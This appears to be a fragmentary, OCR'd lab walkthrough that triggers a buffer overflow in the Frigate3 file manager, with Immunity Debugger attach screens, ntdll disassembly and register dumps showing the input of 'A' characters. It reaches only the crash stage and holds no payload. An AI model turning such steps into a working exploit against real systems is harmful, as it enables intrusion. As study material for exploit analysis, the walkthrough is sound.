
● Computer name: osZC0F3KOXUQsrMCTS0AA

○ IP Address: 0 . 0 . 0 . 0


<No files found>

C:\Program Files (x86)\Frigate3\

```
..                                 unacev2    dll
Addons                             unins000   dat
                                   unrar3     dll
                                   vcl60      bpl
                        exe
                        exe
                        dll
                        dll
                        bpl
Frigate Features        htm
Frigate                 rtf
license                 txt
rtl60                   bpl
tb2k_d6                 bpl
..                 <UP-DIR>
```




Attach Debugger and analyse the address of various registers below



Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
Registers (FP
Find: [S
Attach
Cancel

PID	Name	Service	Listening	Window	Path
1804	taskhost			MCI command handling windo	C:\Windo
1852	Dwm			DWM Notification Window	C:\Windo
1884	Explorer			Start	C:\Windo
3424	Frigate3			The Tip of The Day	C:\Progr



Immunity Debugger - Frigate3.exe - [CPU - thread 00000B98, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess

```
77A540E4  8B4424 04        MOV EAX,DWORD PTR SS:[ESP+4]
77A540E8  CC               INT3
77A540E9  C2 0400          RETN 4
77A540EC  CC               INT3
77A540ED  90               NOP
77A540EE  C3               RETN
77A540EF  90               NOP
77A540F0  CC               INT3
77A540F1  C3               RETN
77A540F2  90               NOP
77A540F3  90               NOP
77A540F4  90               NOP
77A540F5  90               NOP
77A540F6  90               NOP
77A540F7  90               NOP
77A540F8  57               PUSH EDI
77A540F9  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
77A540FD  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
77A54101  C702 00000000    MOV DWORD PTR DS:[EDX],0
77A54107  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
77A5410A  0BFF             OR EDI,EDI
77A5410C  74 1E            JE SHORT ntdll.77A5412C
77A5410E  83C9 FF          OR ECX,FFFFFFFF
77A54111  33C0             XOR EAX,EAX
77A54113  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
77A54115  F7D1             NOT ECX
77A54117  81F9 FFFF0000    CMP ECX,0FFFF
77A5411D  76 05            JBE SHORT ntdll.77A54124
77A5411F  B9 FFFF0000      MOV ECX,0FFFF
77A54124  66:894A 02       MOV WORD PTR DS:[EDX+2],CX
77A54128  49               DEC ECX
77A54129  66:890A          MOV WORD PTR DS:[EDX],CX
77A5412C  5F               POP EDI
77A5412D  C2 0800          RETN 8
77A54130  57               PUSH EDI
77A54131  8B7C24 0C        MOV EDI,DWORD PTR SS:[ESP+C]
77A54135  8B5424 08        MOV EDX,DWORD PTR SS:[ESP+8]
77A54139  C702 00000000    MOV DWORD PTR DS:[EDX],0
77A5413F  897A 04          MOV DWORD PTR DS:[EDX+4],EDI
77A54142  0BFF             OR EDI,EDI
77A54144  74 1E            JE SHORT ntdll.77A54164
77A54146  83C9 FF          OR ECX,FFFFFFFF
77A54149  33C0             XOR EAX,EAX
77A5414B  F2:AE            REPNE SCAS BYTE PTR ES:[EDI]
77A5414D  F7D1             NOT ECX
77A5414F  81F9 FFFF0000    CMP ECX,0FFFF
77A54155  76 05            JBE SHORT ntdll.77A5415C
77A54157  B9 FFFF0000      MOV ECX,0FFFF
```


```
Registers (FPU)
EAX 7FFAC000
ECX 00000000
EDX 77ABF125 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0699FF5C
EBP 0699FF88
ESI 00000000
EDI 00000000

EIP 77A540F1 ntdll.77A540F1

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFAC000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1
```

```
[06:16:06] Attached process paused at ntdll.DbgBreakPoint
```

Check for EIP Address




```
EIP 77A540F1 ntdll.77A540F1
```



```
77A540F0  CC  INT3
77A540F1  C3  RETN
77A540F2  90  NOP
```

Overflowing with A character



```
Registers (FPU)
EAX 0012F2B4
ECX 00000000
EDX 90909090
EBX 0012F2B4
ESP 0012E278
EBP 0012F2D4
ESI 0012E28C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AD9A74 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834
```